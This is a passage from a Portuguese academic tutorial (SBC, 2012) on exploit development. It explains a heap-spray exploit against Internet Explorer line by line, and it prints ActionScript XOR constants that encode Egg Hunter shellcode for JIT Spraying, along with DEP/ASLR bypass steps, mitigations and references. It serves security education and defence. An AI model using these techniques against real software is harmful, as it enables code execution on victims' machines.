Uma característica importante dos dados gerados através dessa estratégia é que eles passam a ser indicados pelo atributo “length” da variável de destino como se tivessem a metade do seu tamanho real, medido em bytes. Apesar disso, o tamanho dos dados escritos na memória obedece o tamanho da entrada (tamanho real). O *shellcode* usado nesse *exploit*, por exemplo, que possui 160 bytes, é indicado pela expressão “shellcode.length”, da linha 18, como se possuísse apenas 80 bytes. Ao efetuar os cálculos para ajustar o tamanho do bloco a ser alocado, é importante ter isso em mente. Outra característica peculiar inerente à função “unescape” decorre da necessidade de expressar em ordem invertida cada par de bytes que sucedem o indicador %u. Se o

 ©2012 SBC — Soc. Bras. de Computação

programador desejar inserir a *string* "UFAM" (0x5546414D), por exemplo, deverá fazê-lo conforme o seguinte formato: unescape('%u4655%u4D41').

A linha 16 inicializa a variável denominada "nops" com uma *string* que corresponde a quatro instruções NOP. A linha 17 estabelece na variável intitulada "headersize" um deslocamento de 69 bytes referente à posição do *shellcode*, para garantir que o *exploit* funcione tanto na versão 7 quanto na versão 6 do Internet Explorer. Na linha 18, a variável "slackspace" é usada para calcular o espaço a ser ocupado pelo *shellcode* deslocado. Na linha 19, a variável "nops" é expandida concatenando-a com ela mesma até que seu comprimento (a metade de seu tamanho) seja igual ou maior do que o espaço ocupado pelo *shellcode* deslocado. Na linha 20, a função "substring" é utilizada para preencher a variável "fillblock" com a quantidade de NOPs equivalente ao espaço ocupado pelo *shellcode* deslocado. O mesmo procedimento é efetuado para preencher a variável "block" com uma quantidade de NOPs equivalente à diferença entre o comprimento da variável "nops" e o espaço ocupado pelo *shellcode* deslocado (linha 21). Na linha 22, a variável "block" é expandida até que seu comprimento, somado ao espaço ocupado pelo *shellcode* deslocado, seja igual ou maior do que 0x40000 (256K). Ao término desse laço, o comprimento da variável "block" corresponde a 261995 e seu tamanho real é de 523990 bytes.

Na linha 23, um arranjo é instanciado com o nome "memory". Na linha 24, esse arranjo é usado para forçar a alocação dos blocos no *heap*. Cada uma das 250 entradas do arranjo é montada a partir da concatenação do conteúdo da variável "block" com o conteúdo da variável "shellcode". Assim, o *exploit* força a alocação de 250 blocos com, no mínimo, 524150 bytes, pois esse é o tamanho real de cada uma das entradas do arranjo. Nas linhas 25 e 26, o *exploit* inicializa a variável "ret" com 4004 ocorrências em sequência do valor 0x0A. Essa variável armazena o valor que irá causar o estouro na pilha e sobrescrever o endereço de retorno. Note que, como o endereço para onde se pretende saltar é composto por quatro bytes idênticos (0x0A0A0A0A), não é necessário calcular o deslocamento preciso entre o início do buffer e o endereço de retorno. Ao invés disso, basta garantir que todos os bytes da pilha serão sobrescritos pelo valor 0x0A. Finalmente, através do identificar "target", a função vulnerável (LoadProperties) é acionada (linha 28) passando-se a string contida em "ret" como parâmetro, o que ocasiona o estouro da pilha e o consequente desvio do fluxo de execução para as instruções NOP que precedem o *shellcode*. As linhas 29 e 30 apenas marcam, respectivamente, o fim do código Javascript e da página html.

Convém destacar que ao efetuar um *Heap Spray* não há a preocupação quanto a caracteres inválidos, pois o conteúdo é armazenado diretamente na memória. Os valores atribuídos às variáveis não são interpretados por nenhum programa, que poderia verificar se os dados se adequam a algum formato esperado. Apesar disso, a entrada responsável por lançar a exploração da vulnerabilidade ainda pode estar sujeita a restrições.

Se a técnica de sobrescrita de um tratador de exceções estiver sendo usada para desviar o fluxo de execução em um *exploit* que emprega *Heap Spraying*, é importante notar que a eventual proteção oferecida pelo SAFESEH não terá eficácia. Conforme explicado na seção 1.3.1.3, essa proteção só é efetiva contra desvios para módulos carregados pelo processo. Como na técnica de *Heap Spraying* o fluxo de execução é

 ©2012 SBC — Soc. Bras. de Computação

desviado para o *heap*, essa proteção não interrompe o ataque, ainda que todos os módulos tenham o SAFESEH habilitado.

Outro uso interessante de *Heap Spraying* ocorre quando se explora a sobrescrita de um ponteiro para alguma função em uma tabela virtual. Para concretizar esse tipo de exploração, é necessário criar uma cadeia de ponteiros apontando para outros ponteiros, que culmine no endereço do *shellcode*. Apesar de normalmente ser um enorme desafio construir essa estrutura, é possível utilizar instruções de apenas um byte cujo comportamento se assemelhe a um NOP para efetivar esse tipo de exploração, quando aliada à técnica de *Heap Spraying*. Se a concatenação de quatro *opcodes* dessa instrução formar um endereço de *heap* que aponte para a sequência de instruções NOP que precedem o *shellcode*, pode-se usar esse valor tanto como NOP quanto como endereço de destino do salto.

O *opcode* 0x0C é um exemplo amplamente utilizado. Esse valor designa a instrução "OR AL, 0C", que – para *exploits* baseados em *Heap Spraying* – não causa qualquer efeito colateral e, por isso, pode ser encarado como um NOP. Além disso, o endereço 0x0C0C0C0C aponta para a sequência de NOPs que precede o *shellcode* no *heap*. Assim, se os NOPs (0x90) forem substituídos por 0x0C, ao dereferenciar (*dereference*) o ponteiro apontado para o endereço 0x0C0C0C0C, o novo ponteiro acabará no mesmo endereço. Não importa quantos ponteiros em sequência sejam dereferenciados, no final, o fluxo de execução será desviado para o endereço 0x0C0C0C0C. Nesse ponto, os bytes 0x0C serão encarados como instruções de NOP e levarão o fluxo de execução até o *shellcode*, exatamente como em um *Heap Spray* convencional [Eeckhoutte, 2011]. Isso explica porque boa parte dos *exploits* públicos baseados em *Heap Spraying* utilizam o endereço 0x0C0C0C0C. No entanto, devido à sua frequência em *exploits* desse tipo, essa sequência de bytes também aparece regularmente nas assinaturas utilizadas por Sistemas de Detecção de Intrusão.

Um fator importante que deve ser considerado ao escrever *exploits* que utilizam *Heap Spraying* é o tempo de execução consumido pela rotina de alocação de blocos no *heap*. Durante o laço de atribuição de valores às posições do arranjo, o navegador pode parecer estar "travado". Se essa situação se prolongar, o usuário acabará encerrando a aplicação. Por isso, convém encontrar o balanceamento ideal entre o tamanho dos blocos a serem alocados e a quantidade de iterações no laço.

Várias soluções foram propostas na tentativa de barrar ataques baseados em *Heap Spraying*. Nozzle, incorporado parcialmente ao Internet Explorer, previne a alocação de sequências recorrentes de bytes que correspondam a códigos de instruções [Ratanaworabhan et al., 2009]. Assim, esse mecanismo impede a inserção repetitiva dos NOPs que precedem o *shellcode*. BuBBle, por sua vez, previne a alocação recorrente de blocos com o mesmo conteúdo (ex: uma longa sequência de NOPs seguida por um *shellcode*) [Gadaleta et al., 2010]. Essa estratégia está implementada no Firefox. Ambas as proteções são eficazes na contenção de ataques tradicionais de *Heap Spraying*, como aquele exemplificado na Listagem 1.7. No entanto, já foi demonstrado que essas defesas podem ser superadas. Peter Van Eeckhoutte demonstrou uma abordagem que permite executar o *Heap Spraying* com sucesso nos navegadores Internet Explorer 9 e 10, e no Firefox 9 [Eeckhoutte, 2011]. Ele diversifica as instruções correspondentes à sequência

 ©2012 SBC — Soc. Bras. de Computação

de NOPs e embaralha a maior parte do conteúdo de cada bloco para garantir que cada pedaço alocado tenha um conteúdo diferente dos demais, apesar do mesmo tamanho.

1.4.4. JIT *Spraying*

JIT Spraying é o nome de uma técnica de desenvolvimento de *exploits* idealizada por Dionysus Blazakis [Blazakis, 2010]. Trata-se de uma evolução da técnica de *Heap Spraying*, na medida em que ela utiliza o mesmo artifício de inundar o Heap com vários blocos contendo o *shellcode*. Por isso, através do *JIT Spraying* também é possível iludir a proteção oferecida pelo ASLR. No entanto, *JIT Spraying* diferencia-se de *Heap Spraying* pela maneira como o código é inserido. No *JIT Spraying*, os blocos são introduzidos na forma de instruções, que antes de serem executadas, passam por um compilador de tempo real (*Just In Time* – JIT). Esse tipo de compilador tem a função de converter os códigos intermediários (*bytecodes*), usados em linguagens de programação interpretadas, para instruções na linguagem da máquina. Portanto, os códigos gerados por um compilador JIT são marcados com o bit de execução, para que as instruções possam ser executadas no momento oportuno. Essa característica confere ao *JIT Spraying* a capacidade de superar também o DEP.

Em função da popularidade alcançada pelos ataques de *Heap Spraying*, os principais navegadores web do mercado logo incorporaram estratégias de defesa contra ataques baseados na linguagem JavaScript. Isso dificulta também a consolidação de estratégias de *JIT Spraying* usando essa linguagem. No entanto, Dion Blazakis demonstrou que é possível explorar comportamentos previsíveis do compilador JIT da linguagem ActionScript, usada por aplicações Flash, para construir *exploits* baseados em *JIT Spraying* [Blazakis, 2010].

O autor constatou que sequências de operações lógicas de “OU-exclusivo” (XOR) escritas em ActionScript são convertidas para sequências de instruções de máquina XOR. Além disso, Dion observou que poderia inserir os códigos relativos a instruções de um *shellcode* na forma de operandos para essas operações XOR. A Listagem 1.8 apresenta um exemplo de código em ActionScript que utiliza a operação XOR (operador ^) para inserir valores que correspondem a um *shellcode* do tipo *Egg Hunter*.

Listagem 1.8. Código para inserção de *shellcode* via operações XOR de ActionScript.

```
1  var jit=(0x3c909090 ^ 0x3c90d231 ^ 0x3cffca80 ^ 0x3c0fce80 ^ 0x3c429090 ^ 0x3c026a52 ^
2           0x3c2ecd58 ^ 0x6a90053c ^ 0x6a905a5a ^ 0x3c90d874 ^ 0x31b85959 ^ 0x3c900733 ^
3           0x6aaffa8b ^ 0x6aafd175);
```

Ao ser traduzido pelo compilador JIT de ActionScript, o código acima é convertido no código de máquina apresentado na coluna da esquerda da Tabela 1.6. Observa-se que a primeira instrução carrega a primeira constante no registrador EAX. Todas as demais instruções realizam uma operação de XOR entre o conteúdo de EAX e uma constante assinalada na própria instrução (operando imediato).

 ©2012 SBC — Soc. Bras. de Computação

Tabela 1.6. Código convertido pelo compilador JIT, a partir do 1º byte e a partir do 2º byte.

Código original (sem deslocamento)			Código a partir do 2º byte (deslocado em 1 byte)		
End. rel.	**Cód. (hexa)**	***Assembly***	**End. rel.**	**Cód. (hexa)**	***Assembly***
0x0	B8 9090903C	MOV EAX,3C909090	0x1	90	NOP
0x5	35 31D2903C	XOR EAX,3C90D231	0x2	90	NOP
0xA	35 80CAFF3C	XOR EAX,3CFFCA80	0x3	90	NOP
0xF	35 80CE0F3C	XOR EAX,3C0FCE80	0x4	3C 35	CMP AL,35
0x14	35 9090423C	XOR EAX,3C429090	0x6	31D2	XOR EDX,EDX
0x19	35 526A023C	XOR EAX,3C026A52	0x8	90	NOP
0x1E	35 58CD2E3C	XOR EAX,3C2ECD58	0x9	3C 35	CMP AL,35
0x23	35 3C05906A	XOR EAX,6A90053C	0xB	80CA FF	OR DL,FF
0x28	35 5A5A906A	XOR EAX,6A905A5A	0xE	3C 35	CMP AL,35
0x2D	35 74D8903C	XOR EAX,3C90D874	0x10	80CE 0F	OR DH,0F
0x32	35 5959B831	XOR EAX,31B85959	0x13	3C 35	CMP AL,35
0x37	35 3307903C	XOR EAX,3C900733	0x15	90	NOP
0x3C	35 8BFAAF6A	XOR EAX,6AAFFA8B	0x16	90	NOP
0x41	35 75D1AF6A	XOR EAX,6AAFD175	0x17	42	INC EDX
			0x18	3C 35	CMP AL,35
			0x1A	52	PUSH EDX
			0x1B	6A 02	PUSH 2
			0x1D	3C 35	CMP AL,35
			0x1F	58	POP EAX
			0x20	CD 2E	INT 2E
			0x22	3C 35	CMP AL,35
			0x24	3C 05	CMP AL,5
			0x26	90	NOP
			0x27	6A 35	PUSH 35
				(continua ...)	

Conforme discutido na seção 1.4.2, a arquitetura x86 possui instruções de tamanhos variados. Em função disso, não há restrições de alinhamento para o acesso a instruções na memória. Qualquer byte pode ser acessado como se fosse o início de uma instrução. Essa característica é explorada pela técnica de *JIT Spraying* que, conforme indicado na segunda coluna da Tabela 1.6, acessa o código a partir do seu segundo byte. Dessa forma, os valores inseridos pelo atacante e interpretados pelo compilador JIT como constantes de uma operação XOR, passam a ser interpretados pelo processador como instruções.

Repare que o código apresentado na coluna direita da Tabela 1.6 é semelhante às primeiras instruções do código de *Egg Hunter* apresentado na seção 1.4.1. De fato, o código indicado na Listagem 1.8 e reproduzido (após ser compilado) na coluna esquerda da Tabela 1.6 executa a função de um *Egg Hunter*, caso seja acessado a partir do seu segundo byte. Na coluna direita da tabela, o código foi cortado apenas por economia de espaço, mas ele representa exatamente as primeiras instruções que serão executadas pelo processador caso o código original seja acessado a partir do segundo byte.

Note que o código inserido pelo atacante requer ligeiras adaptações, a fim de neutralizar o efeito produzido pela inserção do byte 0x35. Esse byte, adicionado pelo compilador JIT, corresponde ao código de operação da instrução XOR. Para torná-lo sem efeito, insere-se o byte 0x3C imediatamente antes da sua posição. Assim, o processador executa a instrução "CMP AL, 35" ao encontrar a sequência 0x3C35. Na maior parte do tempo, essa instrução tem função equivalente a um NOP, pois não altera o funcionamento do *shellcode*. Entretanto, quando o *shellcode* necessitar efetuar algum desvio condicional, ela deve ser substituída por outra instrução sem efeito. Nesses casos, a instrução "CMP AL, 35" poderia alterar o valor do *flag* a ser checado para a definição do salto.

Alexey Sintsov apresentou um estudo detalhado sobre os cuidados a serem adotados durante a construção de *shellcodes* a serem inseridos via ActionScript *JIT Spraying* [Sintsov, 2010a]. Nesse trabalho, ele soluciona o desafio de realizar desvios condicionais trocando o valor 0x3C por 0x6A. Assim, o processador executa uma instrução "PUSH 35" ao encontrar a sequência 0x6A35, ao invés de executar "CMP AL, 35". Isso garante que os valores de *flags,* estabelecidos durante a execução da instrução "CMP AL,5" (endereço 0x24), serão mantidos até a execução da instrução de desvio condicional (no caso do *Egg Hunter*, trata-se de um JZ – vide seção 1.4.1). Naturalmente, apesar de não comprometer os *flags*, a instrução de "PUSH 35" possui o efeito de empilhar um valor na pilha, o que pode atrapalhar futuramente o funcionamento do *shellcode*. Para evitar isso, o atacante insere, em algum ponto depois do "PUSH 35" e antes de acessar a pilha, uma instrução de POP (ex: POP EDX que equivale a 0x5A).

Após debruçar-se sobre tantos detalhes, o leitor deve estar se perguntando se as minúcias até aqui descritas são suficientes para que ele reproduza seu próprio *exploit* baseado em *JIT Spraying*. A resposta, por incrível que pareça, é não! Sintsov discute ainda outros aspectos importantes para a construção de *shellcodes* a serem inseridos via ActionScript *JIT Spraying.* Contudo, esses detalhes não serão explicados aqui, por fugirem do escopo deste trabalho.

Assim como no *Heap Spraying*, o endereço utilizado pelo atacante para desviar o fluxo de execução é uma estimativa. Por isso, na técnica de *JIT Spraying*, o *shellcode* também é prefixado por várias instruções de NOP. Isso aumenta a quantidade de endereços que, ao serem escritos no registrador de instruções (EIP), acarretarão na execução do *shellcode*. Contudo, a sequência de NOPs criados através do *JIT Spraying* não tem a mesma eficiência que os NOPs gerados via *Heap Spraying*. Isso ocorre por causa do byte 0x35, inserido pelo compilador JIT. Se o fluxo de execução for desviado exatamente para esse byte, o programa acabará executando a sequência de instruções XOR originalmente prevista no código compilado. Portanto, para cada 5 bytes de uma sequência de NOPs (ex: 0x359090903C), apenas 4 levam à execução do *shellcode*.

Sintsov alerta ainda para o tamanho do *shellcode* a ser inserido via *JIT Spraying*. Segundo o autor, se o *bytecode* a ser alocado for grande, poderá ocorrer um distanciamento entre os blocos correspondentes na memória. Isso degradará as chances de sucesso de uma estratégia baseada em borrifar dados. Além disso, *shellcodes* pequenos deixam mais espaço no bloco para a sequência de NOPs, aumentando as chances de sucesso de acertar o endereço de desvio. Por tudo isso, ao utilizar a técnica de *JIT Spraying*, recomenda-se optar por um *Egg Hunter* como *shellcode* [Sintsov, 2010b]. A Figura 1.10 ilustra a estrutura na memória montada por um *exploit* que emprega *JIT Spraying* para disponibilizar um *Egg Hunter* no *heap*.

 ©2012 SBC — Soc. Bras. de Computação




Figura 1.10. Estrutura da memória montada por *exploit* que usa *JIT Spraying* e *Egg Hunter*.

Antes de explorar uma vulnerabilidade que permita subverter o fluxo de execução da aplicação (um estouro de pilha, por exemplo), o código ActionScript do atacante insere o segundo estágio do *shellcode* na memória, prefixado por um marcador (*tag*) a ser procurado pelo *Egg Hunter*. Essa inserção normalmente é realizada através da inicialização de uma variável do tipo *string* com o código hexadecimal do *shellcode*. Depois disso, via *JIT Spraying*, o *script* do atacante força sucessivas alocações sequências do primeiro estágio do *shellcode* (*Egg Hunter*), que é prefixado por uma longa sequência de instruções NOP. Esses blocos são alocados através da repetição da operação de “OU-exclusivo” (operador ^) entre constantes, conforme indicado na Listagem 1.8.

Após finalizar a pulverização dos blocos na memória, o atacante força a falha do software, obrigando o fluxo de execução a saltar para a sequência de instruções NOP. O fluxo de execução segue até o *Egg Hunter*, que – através do marcador – descobre o endereço de memória onde está localizado o segundo estágio do *shellcode*. Porém, como o segundo estágio do *shellcode* não foi inserido via *JIT Spraying*, ele não possui permissão de execução. Por isso, é necessário superar o DEP antes de desviar o fluxo de execução.

Para isso, um código anexado ao final do *Egg Hunter* chama a função “VirtualAlloc”, a fim de criar uma nova área de memória com permissão de execução. As funções “memcpy” ou “WriteProcessMemory” são então utilizadas para copiar o segundo estágio do *shellcode* para a área recém-alocada. Finalmente, o fluxo de execução é desviado para o derradeiro estágio do *shellcode*. Visto que a técnica de *JIT Spraying* normalmente é empregada para burlar também o ASLR (além do DEP), é necessário descobrir os endereços das funções mencionadas, antes de chamá-las. O mecanismo de descoberta desses endereços envolve percorrer os dados referentes às bibliotecas carregadas, disponíveis no PEB (*Process Execution Block*) do processo. Wever [Wever, 2009] e Sintsov [Sintsov, 2010a] apresentam boas estratégias para cumprir esse requisito. Como a explicação dessas abordagens foge do escopo deste trabalho, elas não serão detalhadas.

1.5. Considerações finais

Pesquisadores trabalham constantemente no desenvolvimento de novas técnicas de proteção, ao mesmo tempo que os fabricantes de softwares se esmeram em aprimorar suas contra medidas. Por conta disso, se por um lado tem sido mais fácil encontrar novas vulnerabilidades – em função da evolução das diversas ferramentas de análise de

 ©2012 SBC — Soc. Bras. de Computação

aplicações, como softwares para *fuzzing* –, a consolidação de explorações é cada vez mais difícil. O conhecimento necessário para efetivar esses ataques cresce junto com o nível de dificuldade de elaborá-los. Da mesma forma, o conhecimento básico necessário para a elaboração de novas técnicas, defensivas ou ofensivas, tem se elevado ao longo do tempo.

Existem vários exemplos que demonstram a corrida evolucionária travada entre atacantes e defensores no que se refere à exploração de softwares. Um episódio recente ilustra bem esse cenário. Por ter se tornado a principal técnica utilizada por desenvolvedores de *exploits* para superar o DEP, mitigações contra o ROP têm sido amplamente estudadas. A Microsoft anunciou um novo mecanismo de proteção contra o ROP, inserido na versão preliminar do Windows 8. Ele impede a chamada de determinadas APIs (apenas aquelas tipicamente utilizadas em ataques ROP) caso os parâmetros não estejam armazenados na área de pilha do processo. No entanto, poucos dias depois, pesquisadores apresentaram demonstrações de duas estratégias relativamente simples capazes de burlar essa defesa[20]. Tudo isso relacionado a um sistema que ainda nem foi lançado oficialmente.

Outro ponto de concentração de esforços da Microsoft na busca por mecanismos de contenção de ataques tem sido a ferramenta EMET (*Enhanced Mitigation Experience Toolkit*) [Microsoft, 2012a]. Trata-se de um utilitário gratuito que pode ser instalado nos sistemas Windows. Ao longo do tempo, essa ferramenta tem agregado uma série de proteções contra técnicas de desenvolvimento de *exploits*. Atualmente, ela inclui, entre outros, os seguintes mecanismos [Microsoft, 2012b]:

a) Uma versão aprimorada do SEHOP;

b) Uma proteção contra *Heap Spraying*, que pré-aloca as regiões de memória popularmente usadas por atacantes nesse tipo de exploração (exemplos: 0x0A0A0A0A e 0x0C0C0C0C);

c) O suporte a ASLR obrigatório, que força o uso do ASLR para todos os módulos;

d) DEP dinâmico, que permite habilitar o DEP mesmo para aplicações que não foram compiladas com o flag /NXCOMPACT;

e) Quatro novas mitigações contra ROP, incluindo uma versão do ROPGuard, uma defesa contra ROP apresentada por Ivan Fratric no concurso BlueHat Prize [Microsoft, 2012c].

No caso do último mecanismo mencionado, ainda disponível apenas na versão de testes do EMET (EMET 3.5 Tech Preview), duas semanas após o seu anúncio, foi demonstrada uma técnica para superá-lo [Repret, 2012]. Apesar disso, todo o esforço que tem sido promovido para proporcionar uma evolução dos mecanismos de defesa tem um impacto considerável no custo para desenvolver *exploits* confiáveis, elevando também o volume de conhecimento a ser assimilado pelos atacantes. Atualmente, o principal objetivo dos pesquisadores de proteções contra *exploits* é justamente tornar o

[20] Demonstrações de superação da proteção contra ROP implementada no Windows 8:
http://vulnfactory.org/blog/2011/09/21/defeating-windows-8-rop-mitigation/
http://blog.bkav.com/en/rop-chain-for-windows-8/
http://blog.bkav.com/en/advanced-generic-rop-chain-for-windows-8/

 ©2012 SBC — Soc. Bras. de Computação

processo de desenvolvimento de *exploits* tão caro que essa tendência passe a desestimular a atividade de construção de códigos maliciosos [Microsoft, 2010b].

Finalmente, parece claro que não existirá uma proteção única capaz de impedir todos os tipos de ataques. Ao invés disso, a segurança deve ser alcançada através do uso consciente de todos os mecanismos de defesa disponíveis. Além disso, sem um bom conhecimento sobre todos os aspectos envolvidos nos ataques, torna-se difícil adaptar as soluções existentes aos novos cenários, que emergem constantemente.

Referências

[Anley et al., 2007] Anley C., Heasman J., Lindner F., e Richarte G. (2004), "The Shellcoder's Handbook: Discovering and Exploiting Security Holes", Wiley.

[Blazakis, 2010] Blazakis, D. (2010), "Interpreter exploitation". Em: Proceedings of the USENIX Workshop on Offensive Technologies.

[BLEXIM 2002] Blexim (2002), "Basic Integer Overflow". Disponível em: < www.phrack.org/60/p60-0x0a.txt >.

[Bradshaw, 2011] Bradshaw S. (2011), "Restricted Character Set Vulnserver Exploit Tutorial", Infosec Institute. Diponível em: <http://resources.infosecinstitute.com/restricted-character-set-vulnserver/>

[CERT/CC, 2011] Estados Unidos da América Computer Emergency Response Team/Coordination Center, Carnegie Mellon University (2011), "CERT Statistics (Historical)". Disponível em: <http://www.cert.org/stats/>.

[Chien e Szor, 2002] Chien E., Szor P. (2002), "Blended Attacks Exploits, Vulnerabilities and Buffer-Overflow Techniques in Computer Viruses", Virus Bulletin Conference.

[Coimbra, 2011] Coimbra, J. (2011), "Estudo da vulnerabilidade de Heap Overflow e medidas de proteção". Disponível em < http://www.lume.ufrgs.br/bitstream/handle/10183/36924/000819136.pdf>.

[Conover, 2002] Conover, M. (2002), "w00w00 on Heap Overflows.". Disponível em:< http://www.w00w00.org/files/articles/heaptut.txt>.

[Cugliari e Graziano, 2010] Cugliari, A., Graziano, M. (2010), "Smashing the stack in 2010: Report for the Computer Security exam at the Politecnico di Torino ", Disponível em: <http://www.mgraziano.info/docs/stsi2010.pdf>.

[Damele, 2009] Damele, B. (2009), "DEP bypass with SetProcessDEPPolicy()". Disponível em: <http://bernardodamele.blogspot.com.br/2009/12/dep-bypass-with-setprocessdeppolicy.html>.

[Ding et al., 2010] Ding, Y., Wei, T., Wang,T., Liang, Z. and Zou, W. 2010. "Heap Taichi: exploiting memory allocation granularity in heap-spraying attacks". In Proceedings of the 26th Annual Computer Security Applications Conference (ACSAC '10). ACM, New York, NY, USA, 327-336.

[Eckhoutte, 2009] Eeckhoutte, P. (2009), "Exploit writing tutorial part 6 : Bypassing Stack Cookies, SafeSeh, SEHOP, HW DEP and ASLR". Disponível em:

 ©2012 SBC — Soc. Bras. de Computação

<https://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/>.

[Eeckhoutte, 2010b] Eeckhoutte, P. (2010), "Exploit writing tutorial part 10 : Chaining DEP with ROP – the Rubik's[TM] Cube". Disponível em: <https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/>.

[Eeckhoutte, 2010c] Eeckhoutte, P. (2010), "Exploit writing tutorial part 9 : Introduction to Win32 shellcoding". Disponível em <http://www.corelan.be/index.php/2010/02/25/exploit-writing-tutorial-part-9-introduction-to-win32-shellcoding/>.

[Eeckhoutte, 2011] Eeckhoutte, P. (2011), "Exploit writing tutorial part 11 : Heap Spraying Demystified". Disponível em: <https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/>.

[Engebretson, 2011] Engebretson, P. (2011), "The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy", Syngress

[Erickson, 2009] Erickson, J. (2009), "Hacking". Digerati books.

[EUA, 2005] Estados Unidos da América. (2005), "Cyber Security: A Crisis of Prioritization". Disponível em: <http://www.nitrd.gov/pitac/reports/20050301_cybersecurity/cybersecurity.pdf>.

[Gadaleta et al., 2010] Gadaleta F., Younan Y. and W. Joosen W. (2010), "BuBBle: A JavaScript engine level countermeasure against heap-spraying attacks". In Proceedings of ESSoS, pages 1-17.

[Harper et al., 2011] Harper A., Harris S., Ness J., Eagle C., Lenkey G., Williams T. (2011), "Gray Hat Hacking: The Ethical Hacker's Handbook", McGraw-Hill.

[Hoglund e Macgraw, 2006] Hoglund, G., Macgraw, G. (2006), "Como Quebrar Códigos: a Arte de Explorar (e Proteger) Software", Pearson Education do Brasil.

[Hsu et al., 2010] Hsu, F. Huang, C. Hsu, C. Ou, C. Chen, Chiu, P. (2010), "HSP: A solution against heap sprays", Journal of Systems and Software, Volume 83, Issue 11.

[Johny et al., 2012] Johny P., Bhagyavathi M., Swarnalatha P. (2012), "Porting Legacy Systems of 16bit to 64bit", International Journal of Emerging Trends in Engineering and Development, número 2, vol. 4.

[Jurczyk, 2012] Jurczyk, M. (2012), "Windows X86 System Call Table (NT/2000/XP/2003/Vista/2008/7/8)". Disponível em: <http://j00ru.vexillium.org/ntapi>.

[Karin, 2006] Karin, A. (2006), "Automatic Malware Signature Generation". Disponível em: <http://web.it.kth.se/~cschulte/teaching/theses/ICT-ECS-2006-122.pdf >.

[Kennedy et al., 2011] Kennedy, D., O'Gorman, J., Kearns, D. and Aharoni, M. (2011), "Metasploit The Penetration Tester's Guide". No Starch Press.

 ©2012 SBC — Soc. Bras. de Computação

[Le Berre e Cauquil, 2009] Le Berre, S. Cauquil, D. (2009), "Bypassing SEHOP". Disponível em: <http://www.sysdream.com/sites/default/files/sehop_en.pdf>.

[Le, 2010] Le, L. (2010), "Payload Already Inside: Data Reuse For Rop Exploits". Em: Black Hat USA 2010.

[Maynor e Mookhey, 2007] Maynor, D. and Mookhey, K. (2007), "Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research".

[Maziero, 2011] Maziero, C. (2011), "Sistemas Operacionais V - Gerência de Memória", Disponível em: <http://dainf.ct.utfpr.edu.br/~maziero/lib/exe/fetch.php/so:so-cap05.pdf>.

[McNally et al., 2012] McNally, R., Yiu, K., Duncan, G. and Damien, G. (2012), "Fuzzing: The State of the Art". Australian Government.

[Microsoft, 2006] Microsoft (2006), "A detailed description of the Data Execution Prevention (DEP) feature in Windows XP Service Pack 2, Windows XP Tablet PC Edition 2005, and Windows Server 2003". Disponível em: <http://support.microsoft.com/kb/875352>.

[Microsoft, 2010a] Microsoft (2010), "Windows ISV Software Security Defenses". Disponível em: <http://msdn.microsoft.com/en-us/library/bb430720.aspx>.

[Microsoft, 2010b] Microsoft (2010), "On the effectiveness of DEP and ASLR". Disponível em: <http://blogs.technet.com/b/srd/archive/2010/12/08/on-the-effectiveness-of-dep-and-aslr.aspx>.

[Microsoft, 2012a] Microsoft. (2012), "O Kit de Ferramentas Avançado de Experiência de Redução". Disponível em: <http://support.microsoft.com/kb/2458544>.

[Microsoft, 2012b] Microsoft. (2012), "Enhanced Mitigation Experience Toolkit v3.0 User Guide". Disponível em: <http://www.microsoft.com/en-us/download/details.aspx?id=29851>.

[Microsoft, 2012c] Microsoft. (2012), "Microsoft Security Toolkit Delivers New BlueHat Prize Defensive Technology". Disponível em: <http://www.microsoft.com/en-us/news/Press/2012/Jul12/07-25BlueHatPrizePR.aspx>.

[Microsoft, 2012d] Microsoft (2012), "/SAFESEH (Image has Safe Exception Handlers)". Disponível em: <http://msdn.microsoft.com/en-us/library/9a89h429%28v=vs.110%29.aspx>.

[Miller and Johnson, 2005] Miller, M., Johnson, K.(2005), "Bypassing Windows Hardware-enforced Data Execution Prevention". Disponível em: <http://www.uninformed.org/?v=2&a=4>.

[Miller, 2004] Miller, M. (2004), "Safely Searching Process Virtual Address Space". Disponível em: <http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf>.

[Miller, 2009] Miller, M. (2009), "Preventing the Exploitation of Structured Exception Handler (SEH) Overwrites with SEHOP". Disponível em:

 ©2012 SBC — Soc. Bras. de Computação

<http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx>.

[Moura e Rebiha, 2009] Moura, A. e Rebiha, R. (2009), “Automated Malware Invariant Generation”. Em: International Conference on Forensic Computer Science (ICoFCS).

[MSDN, 2012] MSDN (2012), “Running 32-bit Applications”, Disponível em: <http://msdn.microsoft.com/en-us/library/aa384249%28v=vs.85%29>.

[One, 1996] One, A., (1996), “Smashing The Stack For Fun And Profit”, Em: Revista eletrônica "Phrack", vol. 7, nº 49,.

[Orman e Streak, 2003] Orman, H., Streak, P. (2003), “The Morris worm: a fifteen-year perspective”, Security & Privacy, IEEE, [s. L.], pg. 35-43.

[Parver, 2009] Parvez, A. (2009) “Buffer Overflow in the Microsoft Windows Environment”. Disponível em: <http://www.ma.rhul.ac.uk/static/techrep/2009/RHUL-MA-2009-06.pdf>.

